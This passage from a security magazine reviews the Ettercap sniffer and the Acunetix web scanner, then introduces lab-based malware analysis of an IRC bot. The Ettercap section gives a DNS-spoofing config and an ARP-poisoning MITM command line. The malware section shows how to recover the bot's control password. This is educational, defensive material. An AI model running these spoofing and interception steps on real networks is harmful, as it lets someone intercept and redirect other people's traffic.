- To enable plugins: libltdl (part of libtool)
- To have perl regexp in the filters: libpcre
- To support SSH and SSL decryption: openssl 0.9.7
- For the cursed GUI: ncurses 5.3
- For the GTK+ GUI: pkgconfig 0.15.0 and:
  - Glib: 2.4.x
  - Gtk+: 2.4.x
  - Atk: 1.6.x
  - Pango: 1.4.x

If you want SSH1 and/or HTTPS support, Ettercap requires the OpenSSL libraries.

There are three ways to run Ettercap by using -T for Text only, -C for the Ncurses based GUI, or -G for the GTK2 interface. Once the tool is started you will begin by selecting the sniff tab and unified sniffing. Once this is selected all options are available for you to get to work.

Ettercap has two main sniffing options which are unified and bridged. The unified method operates by sniffing all packets that pass on the connection and the bridged option uses two

Figure 1. *Ettercap NG-0.7.3*

Figure 2. *Main*

network interfaces and forwards the traffic from one interface to the other while performing sniffing and content filtering.

This is the best way to use it because there is no way to find out that someone is in the middle on the connection between two entities. This is the best way to perform a MITM attack (unified sniffing can perform MITM attacks well enough but bridge mode performs the attack on layer 1).

This is not useful for gateways because it will then convert the gateway into a bridge (unless this is the desired behavior).

Useful Features. One of the strongest features of Ettercap can be found in the plugins that it has to offer. After installing the tool, the plugins are already compiled for use unless you specify otherwise during the build process. One of our favorite default plugins is DNS spoof. This plugin intercepts DNS queries and replies with a spoofed answer. You can configure which address the plugin uses for its spoofed replies by modifying the etter.dns file.

For instance when authoring this article the *http://www.google.com* domain name responded to the IP address 72.14.205.99 (Google uses a load balancer so this address will invariably change), you can change this and add a local IP so when the user on ‹*Victim machine*› makes a request to connect to the Google site you can redirect this request to another IP address. Let's review how this is done in practice. The first thing is to properly configure dns spoofing by modifying the ettercap.dns file, you can do this using any editor capable of manipulating text files. In the example below we use the ubiquitous and popular nano.

```
#nano /usr/share/ettercap/etter.dns
google.com       A   10.1.1.57
*.google.com A   10.1.1.57
www.google.com   PTR10.1.1.57
```

In Ettercap there are many command line option flags to choose from. Here are some flags that can be used when filtering:

- `T` instructs Ettercap to use the text interface, `-C` uses ncurses, `-G` uses GUI
- `q` tells Ettercap to be quiet or less verbose.
- `F` instructs Ettercap to use a filter
- `M` tells Ettercap the MITM (Man in the Middle) method we want to use, in this case we request ARP poisoning.

Example of use: `#ettercap -T -q -F <filter name> -M ARP /<IP>/ //`

Disadvantages. If you are a penetration tester or using it in an environment for testing and like your job be aware that this tool can cause you to lose a lot more than just the traffic *hint hint*!

Don't forget to enable *ip_forwarding* on your attacking machine and ensure the proper operation of IPtables otherwise you'll redirect traffic to your machine without forwarding it when you're done… not a good scenario! Example: ip_forwarding

```
#redir_command_on = "iptables -t nat -A
   PREROUTING -i %iface -p tcp --dport %port
    -j REDIRECT --to-port %rport"
#redir_command_off = "iptables -t nat -D
   PREROUTING -i %iface -p tcp --dport %port
    -j REDIRECT --to-port %rport"
```

by Marco Figueroa and Anthony L. Williams




Figure 3. *Ettercap NG-0.7.3*




Figure 4. *The list of live connections*

Acunetix Web Vulnerability Scanner Version 6.0.

System: Runs on all Windows 2000 onwards
License:Small Business, Enterprise Version
Application: To scan websites and web applications for vulnerabilities
Homepage: *http://www.acunetix.com*

The highlight of this new version is the AcuSensor Technology (AT), which takes web application scanning to a whole new level. AcuSensor Technology uses sensors placed inside the web application source code to record feedback during execution. Black box scanning combined with feedback provided by the sensors helps achieve more relevant results than using source code analyzers and black box scanning independently of each other.

Quick start. First, you have to configure the sensor to enable AT, and request a list of files present on the website (including files not viewable via web links), and enable server alerts that will report back server and platform configuration problems such as misconfiguration of web.config or php.ini files. The next step is to install the sensor on a .NET or PHP web server platform (the target). AcuSensor Technology does not require .NET source code; it can be injected in already compiled .NET applications. The last step is enabling the sensor, where you have to choose which applications to inject the AcuSensor Technology code into. A vulnerability reported by the AT will be marked with (AS) in the title. AT vulnerabilities contain more detailed information, such as source code line number, stack trace, or affected SQL query.

The advantages of AcuSensor Technology are many. First, it allows you to identify more vulnerabilities than others web scanners while generating fewer false positives. The AcuSensor Technology detects many more SQL injection vulnerabilities because it has the ability to detect SQL injection in all kinds of statements, such as *UPDATE* or *DELETE*. *AcuSensor Technology* (AT) can intercept all web applications inputs to make a full list of inputs to test the site. With AT, the scanner is able to write Search Engine Optimized (SEO) URL's on the fly, and test arbitrary file creation and deletion vulnerabilities which is really useful to find backdoors in web applications (like in the Wordpress 2.1.1 case).

Other key features available in this version are the Port Scanner and Network Alerts, which perform a port scan against the web server. The PortScanner feature recognizes different services running on open ports. Although it is not as powerful as Nmap, the PortScanner and Network Alerts will remind the evaluator of Nessus and Nmap. The security checks that ship with the product range from dead simple checks (such as checking for weak FTP passwords), to complex




Figure 1. *AcuSensor Technology Functionality Diagram*

checks (such as checking for cache poisoning or weak SSL ciphers).

The Blind SQL Injector Tool is the perfect complement for the SQL injection tests. It is an automated database data extraction tool. Once you know the exact HTTP request where you can inject data into the database, you can import the HTTP request by clicking the 'Import to Blind SQL Injector' button. This will import the HTTP request into the Blind SQL Injector tool. The tool lets the evaluator enumerate databases, enumerate tables, dump data, read specific files of the web server, and retrieve files from the remote system.

Acunetix WVS also scans AJAX and Web 2.0 technologies for vulnerabilities, analyses against Google Hacking Database (GHDB) and features other advanced tools that permit fine tuning of web application security checks.

Acunetix is also able to automatically fill in web forms. Most web vulnerability scanners are unable to do this or require complex scripting to test web application login forms. It is very versatile, and easy to use for both beginners and experts. Specific profiles are installed by default to aid the tester; however, testers can create custom profiles.

Useful Features. Acunetix WVS contains excellent reporting capabilities. The reporting capabilities allow a tester to generate reports for various levels of the organization from Executive to Developer. In addition, some reports are standardized to meet regulatory requirements such as HIPPA, PCI, or Sarbanes Oxley.

Version 5 Vs Version 6: First, a large difference in reported results was obtained. You will notice that Acunetix reports a lot more informational alerts.

Version 6 seemed to perform a better job of crawling the remote web application, returning extra web directories on the server and possible extra cookie values etc However, Version 5 ran slightly faster in the tests. In essence, version 6 is better than Version 5 because it has more tests to find vulnerabilities and a robust reporting feature.

It is impossible to present all the benefits of Version 6 in one short tool review. For the end and summary I can just poit them out. It is:

- Pause and Resume Session,
- Scan websites with NTLMv2,
- Mark and disregard false positives,
- Very flexible job cheduling.

If you are going to pay for a WVS, then, this is *The One*.

by Jose Ignacio Peralta Bosio




Figure 2. *Acunetix Web Vulnerability Scaner*

JASON CARPENTER

Analyzing Malware

Difficulty

This article is an introduction to analyzing malware. I will take you through the basic steps you need to perform in order to understand what malware is doing to your systems.

Malware is software designed to infiltrate or damage a computer system without the owner's informed consent. The expression is a general term meaning a variety of forms of hostile, intrusive, or annoying software or program code.

Simply put, Malware is software designed to make a computer do something an attacker wants it to do. It is not always designed to destroy a computer. It may, for example, just sit on a computer, using processor cycles to crack the encryption of a certain file.

Nowadays, Malware has become so prevalent in our computer systems that most people do not take it seriously. Malware infects the average user at least once, yet we continue to operate the recently infected machine to perform personal confidential transactions, such as online banking or shopping.

Malware poses a serious threat to an enterprise and can do anything the attacker can envision. It can use system resources such as CPU cycles or bandwidth, or it can send official and confidential corporate data offsite to the attacker. Most corporations have antivirus systems in place, and some even have antispyware capabilities.

However, most of the time corporations use these systems to prevent or clean up infections after their machines are compromised. Most organizations do not take the time to recognize and understand the extent in which malware has inflicted their systems before attempting to eliminate it. Unfortunately, being infected with malware is usually much easier than getting rid of it, and once you have malware on your computer it tends to multiply.

Determining how a malware is constructed and operates in order to study its potential to inflict damage is called analyzing malware.

Analyzing malware is beneficial to the enterprise. Most malware detection systems, such as an antivirus protection system, require signature files that match the malware in order to enable them to detect and block the malware from penetrating your machine. When a new malware hits the net, you are virtually unprotected since your antivirus or antispyware software does not contain the identifying signature of the new malware.

For a new malware to be detected there is often a time delay until the new signature is distributed, since anti-malware companies need to identify it, analyze it, find a signature, test the signature and deploy the new updates.

If you have already been infected, the time involved is unacceptable, especially if you have no idea that you are infected and/or the extent of damage.

An example of this would be an online shopping site. If a new malware hits the net, and it takes two weeks for your antivirus vendor to deploy a signature file, your site is exposed and entirely susceptible to the infection.

WHAT YOU WILL LEARN...

Why analyzing malware is important

How you should get started

WHAT YOU SHOULD KNOW...

The Basics of X86 assembly language, logical thinking and a clear understanding of how software works

Another example of the benefit to reversing malware is if your anti-malware system succeeds in detecting the malware as an infection, but in reality, it has only detected the malware's clone.

This clone may appear to be the same malware that the anti-malware suite thinks it is, but part of it has been programmed to do something different and new. For example, without analyzing the malware, you would have no idea that in addition to spreading via file sharing, it will also spread via email.

Tools

There are many different tools available that will help you analyze malware. Some of these tools were designed specifically for debugging, and analyzing software, others are designed to better understand your system. There are more tools available than there is time to learn them all. I have a core set of tools I always use, and other tools I use only if necessary.

I highly recommend you to try as many different tools as possible until you find the tools that suite your methods best.

I like to split tools into two groups, system orientated and software analyzing tools.




Figure 1. *Process Explorer showing processes running on the System*




Figure 2. *Result of Regshot. This is comparing the registry before and after infection*

System Orientated

System orientated tools are tools designed to help you better understand your operating environment. Malware alters the system environment adding registry keys, files and network traffic.

It's difficult to recognize everything malware has done if you do not have a baseline with respect to your environment. These tools are most effective if you use them before and after an infection.

Microsoft Sysinternals

Microsoft's Sysinternals suite is one of the best tools out there to understand your Windows environment. It includes tools such as TCPView, Process explorer, and Autoruns.

This suite includes tools that let you see what processes are running, what ports are open, what files are set to run at startup amongst other things.

This really is a suite of tools that everyone should check out. I am not going to explain all these tools, as the best way to learn them is to use them on your system.

Regshot

One of the more challenging aspects of Microsoft Windows is the registry. New software often drops keys all over the place in the registry, but is too lazy to remove them upon uninstallation of the software. This makes the registry quite a mess.

This software is useful to help remove all the added keys a software installs. Just run it, install the software, run it again and it will show you the keys added or changed. Then when you remove the software you can verify it cleaned all the

keys out. This is also good in helping you determine what keys malware may have installed.

Snort

Snort is an open source intrusion detection system. It's a very useful software in any organization. It allows you to see actual traffic and analyze it to determine an attack on the network, unauthorized traffic, or who is hogging the bandwidth. It's really effective for looking at malware because it can log to a file that can be searched using grep and regular expressions.

NetCat

Netcat is a powerful open source TCP/IP tool. It can run a server, setup a tunnel, or a hexdump. Similar to the Unix command grep, it can take a while to fully understand all the uses of the tool, but once you get the hang of it, you will use it every chance you get. For malware, this tool is useful because it can help you see what happens when the malware makes a network connection.

Software Analyzing

While system orientated tools help you understand the environment, software analyzing tools are designed to help you understand the software itself. Software analyzing tools require a bit more in depth understanding of code then system orientated tools.

They require you understand programming methods, and low-level languages such as X86 Assembly. I will include some further resources on X86 Assembly in the reference section. The main type of software analyzing tools you will use is a debugger.

Debuggers

These tools are used to analyze binaries. Often used by software developers to find bugs in their code, these tools are the main tool used to analyze malware. Binaries are compiled code, designed to run on a system. Reversing binaries back to code is difficult as when they are compiled, they are stripped of non-essential information and optimized for processing.

Therefore when you use a debugger, the software usually can only report back instructions in a low-level format.

Some debuggers attempt to estimate what the original code may have looked like based on probability, these attempts are often fraught with mistakes. If you want to analyze malware I highly recommend you leave the code in low-level format.

IDA Pro

IDA Pro is one of the most used debuggers in the world. It has so many features that there are classes on the software, as well as books on how to use it. If you can swing the $515 to get the standard license or $985 for the advanced license, I highly recommend it. It will take time to learn thoroughly.

OllyDbg

If you like open-source and free, then OllyDbg is the way to go. It lacks some of the niceties of IDA pro, but it is efficient and has many plugins available to extend its usefulness.

Setting up the Environment

In order to reverse a malware you first need to setup a lab. I usually set it up using virtual machines. There are some malware however, that recognizes the VM and refuses to run. Therefore it helps to have some physical machines available as well, or alternatively a VM software that the malware will not recognize.

Virtual Machines provide us with the ability to roll back a host to a snapshot of an earlier time. This allows you to infect a machine, see how it works, and roll it back to a pristine state without having to rebuild the machine.

Whatever you decide to use, make sure that the lab environment is not connected to any other network. The last thing you want to do is allow the infection to spread to your own network, or to the Internet.

I find that in a lab, it helps to have more than one type of machine. The malware may infect more than one type of machine, and it may do that in a different way. For example, depending on the operating system, the malicious software could drop a file in either c:\windows or c:\winnt.

This is a simple example but you can see how malware can adapt based on the operating system. I also like to include different operating systems such as Linux along with Microsoft Windows because it allows me to have a wider array of tools at my disposal. I can create website in apache, or IIS, as well as use open source tools that are available only in Linux.

Malware Reversing Example

There are different ways to analyze malware. The two most common ways are behavioral analysis and code analysis. I prefer to do both, as it is more thorough.




Figure 3. *A packet on the wire seen by snort. Notice the IRC server*

I will start with a behavioral analysis first. Essentially, I will watch the malware in action to see what it does. After that, I will do a code analysis to confirm my observations and findings, and look for any other actions the malware may perform that I did not recognize during the two analyses.

Behavioral Analysis

Let's go through an analysis together. First, we will setup a lab environment using virtual machines. These machines will include a windows XP machine that is the victim machine, and a Linux machine that we will use to check network traffic, act as a remote server, or act as another device on the network.

After I setup the lab, I need to determine what the generic Windows XP machine looks like before the infection. In order to do this, I will run parts of the Sysinternals suite provided by Microsoft. I will run the *Process Monitor* and *Process Explorer* tools. This will let me gain an insight regarding what is currently running on the system.

I will also use a tool called *Regshot* to take a baseline image of the registry. In order to determine what the malware attempts to do across the network I will use *TCPView*.

This tool shows me what connections are being established to and from my computer. Once I have a good understanding of the machine, I will infect a virtual machine and watch *Process Monitor*, *Process Explorer*, and TCPView to determine its effects.

I will also take another image using *Regshot* to determine what keys the malware has changed.

Running these tools I am able to determine a few things. First, using *Process Explorer*, I discover the malware started a process called *tnnbtib.exe* (See Figure 1).

Then, using *Regshot*, I was able to determine it also created a new file under c:\windows (a copy of itself) as well as new registry keys that pointed to that file in order to start it at runtime (Figure 2).

Using *TCPView*, I could also see it attempted to do a DNS resolution to an IRC channel and a web server. This is a good start, but it leads me to further questions such as *what does it do at the IRC channel*, or *why would it attempt to connect to a web server?* To investigate my questions and find further information, I decided to run Snort on the Linux virtual machine we setup earlier.

We set up this Linux virtual machine because it is always nice to have a box where you can run administrative commands and servers. This will let you determine what the malware will do if it tries to communicate with a remote server.

You do not have to use Linux, however I find that it is less expensive to run open source tools, and Linux has more tools available.

I run Snort first on my Linux virtual machine to monitor the network traffic generated by the malware. To run Snort I will use the command:

```
snort -vd | tee /tmp/sniffit.log
```




Figure 4. *BinText ran against the infection. You can see it was packed because the text is garbled. Also if you notice the type of packer is not garbled..UPX*

Then I will run the malware and watch the traffic. I can now see the DNS attempts to an IRC Channel and a web server (Figure 3).

My next step will be to configure the Windows machine to resolve those DNS entries to the Linux box. I do this by configuring the host file on Windows to resolve to the Linux box.

Then I setup an IRC server on the Linux box running on port 6666. This allows the malware to join its own channel. The malware does this by connecting with a random nickname.

After joining the IRC channel, the malware attempts to connect to a website. Curious as to what it is doing there, I setup *Netcat* to listen to port 80 with the command:

```
nc -p 80 -l -n
```

Netcat is a great tool to observe what traffic comes into a port; it is faster than setting up a web server and can be used for any port such as telnet or https as well. It is limited in that it will accept the packets, but since it is not a web server, it does not know how to respond and will dump them.

I was able to determine that it started a directory transversal as soon as it connected to that port. At this point, I felt I had a good idea about what this malware does, but I wanted to move into the next step, the code analysis.

So far we have determined that the malware created a file called bnntib.exe under the windows directory. It generated registry keys to start this file at boot.

Then it attempts to find an IRC channel. After connecting to the IRC channel with a random nickame it attempts to access a website and perform a directory transversal.

Our next step is to delve into the code and get a deeper understanding of the malware.

On the 'Net

Good assembly references

- An overview – *http://en.wikibooks.org/wiki/X86_Assembly.*
- Tutorials – *http://www.skynet.ie/~darkstar/assembler/.*
- This page discusses different assemblers and where to start – *http://webster.cs.ucr.edu/AsmTools/WhichAsm.html.*

Where to get tools

- Microsoft SysInternals – *http://technet.microsoft.com/en-us/sysinternals/default.aspx.*
- RegShot – *http://sourceforge.net/projects/regshot.*
- Snort – *http://www.snort.org/.*
- NetCat – *http://netcat.sourceforge.net/.*
- IDA Pro – *http://www.hex-rays.com/idapro/.*
- *http://www.ollydbg.de/.*
- BinText – *http://www.foundstone.com/us/resources/proddesc/bintext.htm.*




Figure 5. *Ollydbg analysis of the file*

Code Analysis

In order to do a code analysis of the malware, we first need to understand the difference between static and dynamic code analysis.

In static code analysis, the code is displayed but the file is not executed. *IDA Pro* is a good tool for performing this. It is useful because the code is not running and you can hop around the code as is, without taking up resources or running the malware. While performing static code analysis we must bear in mind a drawback. Since the code is not running, some of the calls to outside libraries are unavailable, together with the virtual memory address it would call.

Dynamic analysis tools, such as *OllyDbg*, actually step through the running code. This allows you to see everything it calls such as dynamic link libraries. I prefer to use dynamic analysis tools whenever possible because often malware uses packers and polymorphic code to conceal its code.

The Malware must unpack the code into memory first in order to execute it. Dynamic analysis tools are better at dealing with code that is dynamically loaded into memory.

"It helps to understand different methods malware authors use to defend against their malware being reversed.

These include packers and polymorphic code. Packers compress the file to a smaller size, a useful side effect of this is it makes the code difficult to read.

An example of this is UPX; in fact, UPX is very common amongst malware authors. Polymorphic code is code that changes while it runs.

This can make things difficult for static reversing as the code you are looking at in a static analyzer is not necessarily what the code will look like when it is actually running.

We will discuss more in depth parts of malware reversing, including PE tools, and

anti-debugging methods such as packing, or morphing code in part two of this article."

To continue our analysis, the first thing we are going to do is run *Bintext* and search for strings that will help us recognize the program. Examples would be open, close, connect etc...

Step 1. Bintext

However, in our example, most of the strings are illegible. We do see the words UPX. UPX is a common type of packer. This software extracts packed code into memory and runs it as if it was never packed. If you can determine the packer (UPX) you can often get the software and try to unpack it. This does not often work with malware.

There are several other ways to look at the code. You can run *PeID* to see if it recognizes it or use a dynamic debugger. Here in *OllyDbg*, I have located the instruction where the executable is already unpacked into memory (See Figure 4 and Figure 5).

By setting a break point here, we can run the program up to the breakpoint, step into the code and dump the debugged program from memory to disk. OllyDbg gives us the option to edit the headers or take the defaults *OllyDbg* figured out. With some of the packers we need to rewrite the headers. With this one I was able to take *OllyDbg's* defaults. After I saved it locally, I opened the unpacked code.

Digging deeper into the code we can recognize certain strings such as pass_ accepted, telling us there is an authentication system, and commands such as !@*upgrade* or !@*login*. By going back to our IRC server on Linux we can interact with the program by sending these commands such as !@*login* and the password karma. I found the password by supplying a bad one, setting up the strcmp call with a break point and when the bad password was compared against the good one, I could see both passwords on the stack.

Conclusion

After looking at this malware, I did not find any way for it to self propagate like a worm, or contain any useful program such as a Trojan.

